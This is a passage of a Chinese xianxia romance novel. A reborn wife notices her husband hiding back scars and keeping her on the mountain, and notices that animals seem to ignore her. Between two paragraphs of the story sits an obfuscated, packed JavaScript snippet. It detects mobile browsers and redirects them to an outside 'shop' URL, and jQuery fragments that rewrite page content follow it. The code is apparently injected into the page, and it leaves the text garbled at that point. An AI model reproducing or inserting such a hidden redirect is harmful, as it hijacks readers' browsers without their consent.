玉微能够察觉到,谢承云有事在瞒着她。
她的夫君自她重生后就变得有些不对劲。从前的谢承云需要大量独处的时间,他要修炼,要处理宗门事宜,要读书写字,如今却时时刻刻要和她待在一起,不愿分开。
奇怪的是,他们亲密之时,这人也总不愿褪下衣袍,与她肌肤相贴。
玉微昨夜探进谢承云衣衫之内,想要环抱住他,虽很快被他捉住了手,却仍是在不经意间触碰到了背后斑驳的凸起。
像是伤疤一般的触感,一道一道,令人一瞬心惊。
谢承云很快用他的手段让她没法保持大脑清醒,玉微却仍将这事记在了心底。
是她的错觉吗?
她昨夜入睡时都在想着这事,以至于做了可怖的梦,梦见她变成了无意识的残魂,只剩下透明的即将消散的身躯,不知所措地飘来飘去。
她头脑中忘记了谢承云的存在,而男人满身血迹,伤痕累累,站在她身前,她却甚至无法认出他的面孔。
有些吓人的梦,玉微忍不住将自己整个人团起来,试图寻找一点安全感。
直到温柔的蝴蝶降落在她鼻尖,她才缓缓清醒。
温暖的阳光落在她身前,她的手被紧紧握着,谢承云的声音将她重新拉回尘世。
当年为他施展的小小的幼稚的法术,如今他也用在她身上,为了唤她起床吃早饭。
蝴蝶很漂亮,她好喜欢。
玉微忍不住想要抱抱自己的夫君。
与此同时,她也得到了验证——原来昨夜并非错觉,那些创痕即使隔着一层里衣也能若隐若现地触碰到。
玉微匆忙收回了手。
谢承云受伤了,那伤显然还不轻。
可是,是因为什么?他又是为何不肯告诉她,不肯展现在她面前呢?
明明她只会心疼他的痛苦。
早饭时,男人端坐在对面。玉微张了张口,想要问他那些伤痕从何而来。
最终却还是作罢。
既然谢承云想要遮掩,不想让她知道,那么就先假装不知吧。
毕竟夫妻之间,也需要有自己的隐私嘛,她可以理解。
不过,玉微还是偷偷打量了好几次谢承云的脸色。
她担心他的身体,担心他很疼。
但他如玉的面容上看起来一切如常,注意到玉微的目光时,嘴角甚至衔着愉悦的微笑。
玉微不太确定他是否真的没事,因为这人总是很能隐忍。
不论如何,她得在二人日常喝的凝神草汤中多加几味有益伤口恢复的药,那些药材也有其他作用,应该不会被谢承云察觉。
这样,她才能放心。
伤疤应该都会结痂,慢慢淡化的,她想,终有一天谢承云会愿意告诉她他的小秘密。
然后……她就可以扒拉下他的衣服……咳咳。
玉微脑子里变出一些需要打上马赛克的画面。
--
山上的时间就这样无忧无虑地溜走。
不知不觉,玉微重生已有快一个月的时间了。
一切好像都很美满,除了她还是不能离开这座山以外。
玉微很听谢承云的话,可她之前以为的是,因为身体还比较虚弱,所以最好不要下山去。
但没想到,是不可以下山。
“真的不能去别的地方玩吗?”她有点可怜巴巴地看着自己的夫君。
谢承云望着她的神色温柔而无奈,“抱歉微微,是为了你的身体着想。”
玉微撇了撇嘴,但还是听了谢承云的话。
大概是怕她无聊,谢承云不知道又从哪里搬出来几筐瓜果,陪她做果干,过程很好玩,过几天后也会很好吃。
玉微将泡过盐水、蒸好、腌制好的瓜果放在竹编篮上,撒上不同口味的调料,蹦跶着抱到后院晾晒。
谢承云在身后唤她:“小心,别摔跤。”
今日阳光正好,玉微沐浴在暖洋洋的金光下,眯着眼回头,“知道啦知道啦!”
谢承云来到她身边,摸摸她的脑袋。
发顶落了阳光,也是暖洋洋的。
“这在以前我们老家,叫做晒冬。”玉微拨动着竹编篮上的瓜果,说道。
“把储存的吃不完的菜和瓜果晒干,就可以存放更久,这样即使下了大雪封住了路,也不用担心,可以吃一整个冬天。”
“那……”谢承云在一旁静静听着,忽而开口,“如果把微微也晒一晒,是不是可以让你陪在我身边更久更久?”玉微思索了一下,跳上刚刚被男人搬到院中,用来放竹编篮的桌子。
闭着眼睛挥了挥手臂,让自己完整地接收到日光。
“晒一晒晒一晒,延长我的储存期限,然后就可以一直一直和阿云在一起。”
玉微假装自己是一只正在被晒的雪荔子。
谢承云眼眸弯弯,被身前的小姑娘可爱到。
趁着她没注意,轻咬了一口她的嘴唇。
好甜。
男人的气息逼近,玉微不满地睁开眼睛,“干什么干什么!”
谢承云神情无辜:“不是说,晒冬是为了吃掉储存的食物吗?”
玉微戳戳他的鼻尖,“你这家伙!我还没有被晒好,不许吃不许吃。”
两个人打打闹闹,但由于玉微坐着,被谢承云整个人圈在怀中,最后还是没能阻止某人提前品尝了阳光下的雪荔子。非常坏。
玉微白嫩的脸颊又变成了樱花般的粉色,她环着谢承云的脖颈,本想要锤他一拳,又想到对准的是这人的后背,便将拳头收了回来。
然后一拳砸在了他的胸口。
谢承云还没亲够,很快捉住她的手,收缴了她的拳头。
又要俯下身时,身后忽而飞来一群小麻雀,欢快地叫着,有几只从他们中间飞过,停驻在谢承云的肩膀上,阻挡了他原本要落下的吻。
“你看,小鸟都看不下去了。”玉微忍不住笑出声来,对着谢承云指指点点。
但很快,就轮到玉微笑不出来了。
因为这群麻雀是来讨饭吃的。
它们开始抢夺玉微刚刚晒在竹编篮上的瓜果片,手段还十分凶残。
“可恶可恶,吃一点就算了,不要都抢走呀!”
玉微手忙脚乱地驱赶着这群恶霸麻雀,但不知是不是它们实在太目中无人,竟一点效用也没有。
就好像她是个透明人一般,而它们根本看不见她的动作。
最后还是谢承云沉默地拂袖,甩出一个法咒,麻雀们才匆忙携果干逃亡。
玉微松了口气,将晾晒的桌子移到屋檐下,又让男人施了个法术保护她剩下的可怜果干。
“坏鸟坏鸟!”她叉着腰气道,“不仅偷吃的,还根本不将我放在眼里!”
“真是奇怪。”玉微转向谢承云,疑惑道,“之前夜里见到的小狐狸也是,怎么这些动物们都只听你的,却好像当我不存在似的?”
以前她可是很受小动物们欢迎的呢。
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17231092|197614||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
她这一回头,才发现她的夫君此时神色并不太美好。
谢承云垂眸,似在沉沉思考着什么,见她转头,才露出一个微笑,握住她的手,“是我的错。”
嗯?怎么成他的错了?明明是坏鸟的错。
玉微脑子没转过弯来,便听他道:“刚刚早应该把果干保护起来的。”
“那群麻雀太凶狠了,微微那么温柔的动作自然不被它们当回事,不要在意。”
玉微觉得他有些怪怪的。
但面对着谢承云的话,她也只能开口:“好呀,没事的,反正还剩了很多呢。”
--
夜晚降临,玉微洗漱完后缩在被子里看话本,等她的夫君来一起入睡。
只是谢承云近日沐浴的时间好像总是很长,今天尤甚。她不禁担忧起来,想着会不会是背上伤口复发,正要悄悄去浴房看一眼时,这人已回来了。
他看起来一切如常,回来搂着她听她碎碎念刚刚看过的剧情,讲一些话本里才子佳人生离死别的故事。
玉微在穿越前就喜欢看小说,除了几百万字的龙傲天文以外什么都爱看一点,来到这个世界后更是爱上了话本。修真界的人写故事精简又刺激,薄薄一本书就讲尽了爱恨情仇,她看得不亦乐乎。
谢承云也知道她喜欢,因而在山居内放了许多不同类型的话本,足以让她看很久很久。
玉微刚和他分享完自己刚刚看的整个故事,说到“所以男主和女主最后还是快乐地生活在一起了”之后,耳边已传来平缓的呼吸声。
谢承云睡着了。
这家伙,是听困了吗?
白日里还好,但今天到了晚上后,不知是在浴房里做了些什么,他好像格外疲累,以至于无声无息地倚着她睡着了。
男人从身后抱着她,宽大的手掌覆在她身前,攥着她的手,同时埋头在她肩上,一个具有保护欲的姿势,同时也像是要从她的颈间汲取丝丝缕缕的安全感。
玉微觉得身后仿佛被一个大大的暖炉包围,她反握住谢承云的手,感受到他有点偏烫的体温,像是以前他修炼过头,手心也会因灵力耗费太多而生出灼热感。
他刚刚是用了自己的灵力做了些什么吗,玉微并不知晓。
她尚还没有睡意,慢慢转过身来,看见男人即使在睡梦中,神情也不甚安稳,蹙着眉,呼吸时而会急促一下,仿佛在经历一段波折动荡的梦境。
玉微额头贴上谢承云的额头,鼻尖微微蹭上了他的脸颊。
希望她的存在可以让他感到更安宁一些。
谢承云好似察觉到了她的触碰,攥着她的手更紧了几分。
他慢慢靠近她,忽而衔住了玉微的唇,像揉捻花瓣一般温柔而有力地吻她,带着些许的急切,即使在梦中也要向她索吻。
玉微轻抚他脑后发丝,任这人将她锁在怀中,吞咽着她的呼吸。
他抱她吻她时的神态,和那些奇怪的占有欲,就像是她随时可能会离开他一般。
以至于要通过这样无时无刻的亲密来确认她的存在。
可玉微知道,她不会离开他。
她明明已经回来了。他为何还这样不安呢?
玉微在心里轻轻地叹了口气。大概是二人已经分开了太久太久的缘故,谢承云如今将所有心思都放在了她身上,才会如此……敏感易碎。
不能任他这样下去了呢。
玉微有些担忧自己夫君如今怪异的黏人行径,她想,要让谢承云找些其他的事情来分散注意力才行。